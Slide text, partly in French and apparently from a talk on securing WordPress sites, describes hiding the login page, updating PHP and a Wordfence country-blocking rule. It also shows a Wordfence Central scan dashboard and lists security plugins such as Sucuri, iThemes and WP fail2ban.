The banner features a dark blue background. On the left is a green padlock icon with several small green circles around it. In the center is a white silhouette of a detective wearing a hat and sunglasses. On the right is a tilted white login form with the following elements: a label 'Identifiant' above a text input field, a label 'Mot de passe' above another text input field, a checkbox labeled 'Se souvenir de moi', and a blue button labeled 'Se connecter'. At the bottom, the text 'WPS Hide Login by' is written in white, followed by a green logo consisting of a stylized 'W' with dots, and then 'WP SERVEUR' in green and 'HEBERGEMENT WORDPRESS' in white.

WPS Hide Login by **WP SERVEUR**
HEBERGEMENT WORDPRESS



Quelques bonnes pistes

- Mettre à jour PHP



Quelques bonnes pistes

- Firewall : Block par Pays

Block Type

IP Address

Country

Custom Pattern

What to Block

☒ Login Form

☒ Block access to the rest of the site

If you use Google Ads, blocking countries from accessing the entire site is not recommended. [Learn More](#)

Countries to Block

[Pick from List](#)

× Brazil

× Germany

× Hong Kong

× India

× Indonesia

× Ireland

× Netherlands

× Russian Federation

× Seychelles

× Singapore

× Sweden

× Turkey

× Ukraine

× United Kingdom

× Vietnam

Hide

Wordfence Central


[ADD NEW SITE](#)
[CREATE NEW TEMPLATE](#)
[Dashboard](#)
[Events](#)
[Configuration](#)
[Templates](#)
[Connection Issues 1](#)

Bulk Actions

[ASSIGN LICENSES](#)
[LAUNCH SCAN](#)
[HIGHEST SEVERITY ▾](#)
[LICENSE TYPE ▾](#)
[LICENSE STATUS ▾](#)

☐	Site URL ▴ ▾		Last Scan Date ▴ ▾	Highest Severity ▾	Findings ▴ ▾	Firewall % ▴ ▾	Scan % ▴ ▾	License Type ▴ ▾	Help	Actions
☐	www.sprmartique.com	 	November 8, 2022	1 Low Skipped Paths	 1 Result	48%	60%	 Free UPGRADE		 
☐	www.offshoreinvestor1.com	 	November 9, 2022	1 Low Skipped Paths	 1 Result	48%	60%	 Free UPGRADE		 
☐	www.dumburness.com	 	November 7, 2022	1 Low Skipped Paths	 1 Result	48%	60%	 Free UPGRADE		 
☐	nasty.website		November 9, 2022	1 High Error	 3 Results	48%	60%	 Free UPGRADE		 
☐	www.capitalfm.org		November 8, 2022	1 Critical Vulnerability Scan	 2 Results	48%	60%	 Free UPGRADE		 
☐	www.martin-labrida.it		November 9, 2022	0 None found	 0 Results	64%	60%	 Free UPGRADE		 
☐	www.agencia-madison.com	 	November 7, 2022	0 None found	 0 Results	48%	60%	 Free UPGRADE		 
☐	www.industrie.org		November 9, 2022	0 None found	 0 Results	48%	60%	 Free UPGRADE		 
☐	www.mutualengage.com		November 8, 2022	1 Medium File Changes	 1 Result	48%	60%	 Free UPGRADE		 
☐	www.tropstyle.com	 	November 8, 2022	1 Medium File Changes	 1 Result	48%	60%	 Free UPGRADE		 
☐	www.petites.org		November 8, 2022	1 Medium Vulnerability Scan	 17 Results	48%	60%	 Free UPGRADE		 
☐	www.shovelparadise.com		November 8, 2022	16 Low File Changes, Skipped Pat...	 16 Results	48%	60%	 Free UPGRADE		 
☐	www.promatext.com		November 8, 2022	1 Critical Vulnerability Scan	 73 Results	48%	60%	 Free UPGRADE		 

Quelques bonnes pistes

- Sucuri Security – Auditing, Malware Scanner and Security Hardening
- iThemes Security
- Wordfence Security
- WP fail2ban
- All In One WP Security & Firewall
- SecuPress
- Google Authenticator – Two Factor Authentication

- Security Ninja
- miniOrange 2-Factor
- Shield Security
- Hide my WP
- WebARX



À MÉDITER

La résistance d'une chaîne se mesure à son
maillon le plus faible





Pour ne rien rater :



Twitter : @soon716



site : www.soon7.net